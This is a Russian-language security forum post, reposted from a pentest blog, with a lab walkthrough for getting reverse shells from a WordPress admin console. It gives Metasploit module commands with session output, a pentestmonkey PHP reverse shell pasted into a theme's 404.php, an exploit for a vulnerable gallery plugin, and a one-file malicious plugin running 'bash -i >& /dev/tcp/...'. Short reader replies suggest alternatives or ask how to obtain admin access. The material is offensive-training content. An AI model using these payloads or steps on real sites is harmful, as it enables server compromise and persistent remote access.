



Forums > Общий раздел > Свободное общение

Гостевая статья WordPress: Reverse Shell

👤 Zer0must2b · ⏰ Feb 17, 2020 · 📄 reverse shell · wordpress

Reply

Watch

Feb 17, 2020 · ⏰ Replies: 3



Этот пост связан с тестированием безопасности WordPress для определения возможности использования WordPress путем компрометации консоли администратора.

Содержание

- Metasploit Framework
- Внедрение вредоносного кода в WP_Theme
- Загрузить уязвимую WP_Plugin
- Внедрить вредоносный плагин

Требование:


Хост-машина: WordPress

Злоумышленник: Kali Linux

Учетные данные WordPress: admin: admin (в нашем случае)

Давайте начнем!!

Как вы можете заметить, у меня есть доступ к консоли администратора WordPress через веб-браузер, для получения веб-оболочки нам необходимо использовать эту CMS. Существует несколько способов использования WordPress, давайте перейдем к некоторым операциям.



The screenshot shows a web browser window with the title 'Ignite Lab'. The address bar displays the URL '192.168.1.101/wordpress/'. The main content of the page is a large 'Hello world!' heading, followed by a 'Welcome to Ignite Technologies' message. Below this, there are two lines of text: 'Username: admin' and 'Password: admin'.

Metasploit Framework

Самый первый метод, который у нас есть, - это Metasploit. Этот модуль принимает имя пользователя и пароль администратора, входит в административную панель и загружает полезные данные, упакованные в виде плагина WordPress. Поскольку это аутентифицированное выполнение кода по проекту, он должен работать на всех версиях WordPress и, как результат, он даст сеанс meterpreter веб-сервера.

Code:

```
msf > use exploit/unix/webapp/wp_admin_shell_upload
msf exploit(wp_admin_shell_upload) > set USERNAME admin
msf exploit(wp_admin_shell_upload) > set PASSWORD admin
msf exploit(wp_admin_shell_upload) > set targeturi /wordpress
msf exploit(wp_admin_shell_upload) > exploit
```

Это срабатывает, и вы можете видеть, что у нас было обратное соединение с веб-сервером через сеанс meterpreter.

```
msf5 > use exploit/unix/webapp/wp_admin_shell_upload ↵
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set rhosts 192.168.1.101
rhosts => 192.168.1.101
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set username admin
username => admin
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set password admin
password => admin
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set targeturi /wordpress
targeturi => /wordpress
msf5 exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 192.168.1.106:4444
[*] Authenticating with WordPress using admin:admin...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /wordpress/wp-content/plugins/nwMjSVvCJM/ICEteA
[*] Sending stage (38247 bytes) to 192.168.1.101
[*] Meterpreter session 1 opened (192.168.1.106:4444 -> 192.168.1.101:58736)
[+] Deleted ICEteAcTCZ.php
[+] Deleted nwMjSVvCJM.php
[+] Deleted ../nwMjSVvCJM

meterpreter > █
```

Внедрение вредоносного кода в WP_Theme

Есть также вторая техника, которая позволяет вам создавать оболочки веб-сервера. Если у вас есть имя пользователя и пароль для администратора, войдите в панель администратора и внедрите вредоносный код PHP в качестве темы WordPress.

Ignite Lab < Log In

192.168.1.101/wordpress/wp-login.php?redirect_

Username or Email Address

admin

Password

••••


Remember Me

Log In

Register | Lost your password?

← Back to Ignite Lab

Войдите в WP_dashboard и откройте вкладку appearance.



The screenshot shows the WordPress wp-admin dashboard. The left sidebar has a dark theme with white icons and text. The 'Appearance' menu item is highlighted with a red box. The main content area is titled 'Dashboard' and features a 'Welcome to WordPress!' message. Below it is a 'Get Started' button and a link to 'Customize Your Site'. Further down, there's a section titled 'At a Glance' with '1 Post' and '2 Comments' indicators. A note states 'WordPress 4.8.9 running Twenty Fifteen theme.' and a link to 'Search Engines Discouraged'.

Теперь перейдите к теме twenty fifteen ъ выбрав шаблон в 404.php

WordPress 5.2.2 is available! [Please update now.](#)

Themes 3

[Add New](#)

New version available. [Update now](#)

Twenty Fifteen

ABOUT

Our 2015 default theme is clean, blog focused, and designed for clarity. Twenty Fifteen's simple, straightforward typography is readable on a wide variety of screen sizes, and suitable for multiple languages.

Active: Twenty Fifteen [Customize](#)

Вы видите текстовую область для редактирования шаблона, введите свой вредоносный php-код здесь, чтобы получить обратное соединение с веб-сервером.

WordPress 5.2.2 is available! [Please update now.](#)

Edit Themes

Twenty Fifteen: Stylesheet (style.css)

Select theme to edit:

```
/*
Theme Name: Twenty Fifteen
Theme URI: https://wordpress.org/themes/twentyfifteen/
Author: the WordPress team
```

Templates

404 Template
(404.php)

Edit Themes

Twenty Fifteen: 404 Template (404.php)

```
<?php
/**
 * The template for displaying 404 pages (not found)
 *
 * @package WordPress
 * @subpackage Twenty_Fifteen
 * @since Twenty Fifteen 1.0
 */

get_header(); ?>

<div id="primary" class="content-area">
<main id="main" class="site-main" role="main">

    <section class="error-404 not-found">
```



Чтобы продолжить, мы использовали обратную оболочку PHP (By Penetstmonkey). А затем мы скопировали вышеупомянутый php-reverse-shell и вставили его в шаблон WordPress 404.php, как показано на рисунке ниже. Мы изменили IP-адрес на наш текущий IP-адрес и ввели любой порт, который вы хотите, и запустили прослушиватель netcat для получения обратного соединения.

Edit Themes

Twenty Fifteen: 404 Template (404.php)

```

// Limitations
// -----
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will
// Some compile-time options are needed for daemonisation (like pcntl, pos
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.1.106'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $nid = pcntl_fork():

```

Documentation:

Обновите файл и просмотрите следующий URL, чтобы запустить введенный код php.

<http://192.168.1.101/wordpress/wp-content/themes/twentyfifteen/404.php>

Codeby services ▾

K krlaboratories 6 1 Bookmark

У вас будет сеанс после выполнения файла 404.php. Для доступа к netcat используйте следующую команду:

```
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
192.168.1.101: inverse host lookup failed: Unknown host
connect to [192.168.1.106] from (UNKNOWN) [192.168.1.101] 50880
Linux LazySysAdmin 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 1
22:46:53 up 17 min, 0 users, load average: 0.04, 0.04, 0.06
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Загрузить уязвимый WP_Plugin

Некоторым пользователям при входе в систему не предоставляется доступ для записи для внесения изменений в тему WordPress, поэтому мы выбираем «Внедрить WP Plugin вредонос» в качестве альтернативы стратегии получения веб-оболочки.

Таким образом, получив доступ к панели управления WordPress, вы можете попытаться установить вредоносный плагин. Здесь я уже скачал уязвимый плагин из exploit db.

Нажмите [здесь](#), чтобы скачать плагин для практики.

EDB-ID:	CVE:	Author:	Type:
36374	(none)	CRASHBANDICOT	WEBAPPS

EDB Verified: ✓ **Exploit:** [Download](#) / [{}](#)

Platform: PHP **Date:** 2015-03-08

Vulnerable App: [+](#)

Become a Certified Penetration Tester

Enroll in [Advanced Web Attacks and Exploitation](#), the course required to become an Offensive Security Web Expert (OSWE)

[GET CERTIFIED](#)

Так как у нас есть zip-файл, и теперь пришло время загрузить плагин.

Dashboard > plugins > upload plugin

WordPress 5.2.2 is available! [Please update now.](#)

Add Plugins [Upload Plugin](#)

Featured Popular Recommended Favorites

If you have marked plugins as favorites on WordPress.org, you can browse them here.

Your WordPress.org username: Get Favorites

Plugins 2

Installed Plugins

Просмотрите загруженный файл как показано.

Add Plugins [Upload Plugin](#)

If you have a plugin in a .zip format, you may install it by uploading it here

ad33afbc2f2e22877b202d986acd43bd-reflex-gallery.zip

Как только пакет будет успешно установлен, нам нужно активировать плагин.

WordPress 5.2.2 is available! [Please update now.](#)

Installing Plugin from uploaded file:
ad33afbc2f2e22877b202d986acd43bd-reflex-gallery.zip

Unpacking the package...

Installing the plugin...

Plugin installed successfully.

[Activate Plugin](#) [Return to Plugin Installer](#)

Когда все хорошо настроено, тогда приступайте к эксплуатации. Так как мы установили уязвимый плагин с именем «reflex-gallery», и его легко использовать.

Вы воспользуетесь этой уязвимостью в среде Metasploit, загрузите модуль и выполните следующую команду:

Code:

```
use exploit/unix/webapp/wp_slideshowgallery_upload
set rhosts 192.168.1.101
set targeturi /wordpress
exploit
```

Поскольку вышеупомянутые команды будут выполнены, у вас будет получен сеанс meterpreter. Как показано в этой статье, существует несколько способов использования веб-сайта на платформе WordPress.

```
msf5 > use exploit/unix/webapp/wp_reflexgallery_file_upload ↵
msf5 exploit(unix/webapp/wp_reflexgallery_file_upload) > set rhosts 192.168.1.101
rhosts => 192.168.1.101
msf5 exploit(unix/webapp/wp_reflexgallery_file_upload) > set targeturi /wordpress
targeturi => /wordpress
msf5 exploit(unix/webapp/wp_reflexgallery_file_upload) > exploit

[*] Started reverse TCP handler on 192.168.1.106:4444
[+] Our payload is at: UCmmvcxfXSBjZRS.php. Calling payload...
[*] Calling payload...
[*] Sending stage (38247 bytes) to 192.168.1.101
[*] Meterpreter session 1 opened (192.168.1.106:4444 -> 192.168.1.101:34352) at 2019-08-25 11:25:44 +0000
[+] Deleted UCmmvcxfXSBjZRS.php

meterpreter > █
```

Внедрить вредоносный плагин

Как вы видели выше, мы загрузили уязвимый плагин, с доступным эксплойтом. Но на этот раз мы собираемся внедрить наш сгенерированный вредоносный плагин для получения обратной оболочки.

Это довольно просто, поскольку мы сохранили вредоносный код для обратной оболочки внутри php-файла с именем «revshell.php» и сжали файл в формате zip.

```
exec("/bin/bash -c 'bash -i >& /dev/tcp/10.0.0.1/8080 0>&1' ")
root@kali:~# cat revshell.php
<?php

/**
* Plugin Name: Wordpress Reverse Shell
* Author: Raj Chandel
*/
exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.1.106/4567 0>&1' ");
?>
root@kali:~# █
```

Повторите тот же шаг, что и выше, для загрузки файла плагина «revshell.zip» и запустите прослушиватель netcat, чтобы получить обратное соединение с целевой машиной.

Add Plugins

[Upload Plugin](#)

If you have a plugin in a .zip format, you may install it by uploading it here.

www.hackingarticles.in

[Browse...](#) revshell.zip

[Install Now](#)

Как только пакет будет успешно установлен, нам нужно активировать плагин.

[WordPress 5.2.2 is available! Please update now.](#)

Installing Plugin from uploaded file: revshell.zip

Unpacking the package...

Installing the plugin...

Plugin installed successfully.

[Activate Plugin](#)



[Return to Plugin Installer](#)


Как только вы активируете плагин, он будет через обратное соединение как сеанс netcat.

```
root@kali:~# nc -lvp 4567
listening on [any] 4567 ... ↵
192.168.1.101: inverse host lookup failed: Unknown host
connect to [192.168.1.106] from (UNKNOWN) [192.168.1.101] 58030
bash: cannot set terminal process group (1182): Inappropriate ioctl for device
bash: no job control in this shell
www-data@LazySysAdmin:/var/www/html/wordpress/wp-admin$
```

Источник: [WordPress: Reverse Shell](#)



Форум информационной безопасности - Codeby.net would like your permission to enable push notifications.



Zer0must2b Well-known member

[Green Team](#)

Messages: 306 · Reaction score: 140



Feb 19, 2020

🔗
Bookmark
#2


Да на фига там reverse-shell ? Лишние заморочки . Добавь в тему uploader form и готово .

Опять же для чего устанавливать уязвимый плагин , если есть возможность поставить какой-нибудь файловый редактор из официального репозитория ?

Sombrero

Green Team

	Sep 23, 2019
	67
	4
BIT	0

⚠ ReportLike+ QuoteReply

Nov 23, 2020

🔗
Bookmark
#3

Вопрос как получить доступ к админке 😕

Alex Sorrow

Member

	Nov 15, 2020
	5
	0
BIT	0

⚠ ReportLike+ QuoteReply

Jan 24, 2021

🔗
Bookmark
#4

Присоединяюсь

Unnamed

One Level

	Mar 7, 2019
	53
	8
BIT	0

⚠ ReportLike+ QuoteReply

We're on social: [Telegram](#) [VK](#) [Discord](#) [YouTube](#)

Обучение наступательной кибербезопасности в игровой форме. [Начать игру!](#)

K

Write your reply...

Attach files

Post reply

Share: [f](#) [X](#) [c](#) [e](#) [s](#)

Forums > Общий раздел > [Свободное общение](#)

[Codeby Dark](#)

[English \(US\)](#)

[Contact us](#)

[Terms and rules](#)

[Privacy policy](#)

[Help](#)

[Home](#)

[↑](#)

[RSS](#)

Community platform by XenForo® © 2010-2024 XenForo Ltd.

Parts of this site powered by XenForo add-ons from DragonByte™ ©2011-2024 DragonByte Technologies Ltd. (Details)
XenPorta 2 PRO © Jason Axelrod of 8WAYRUN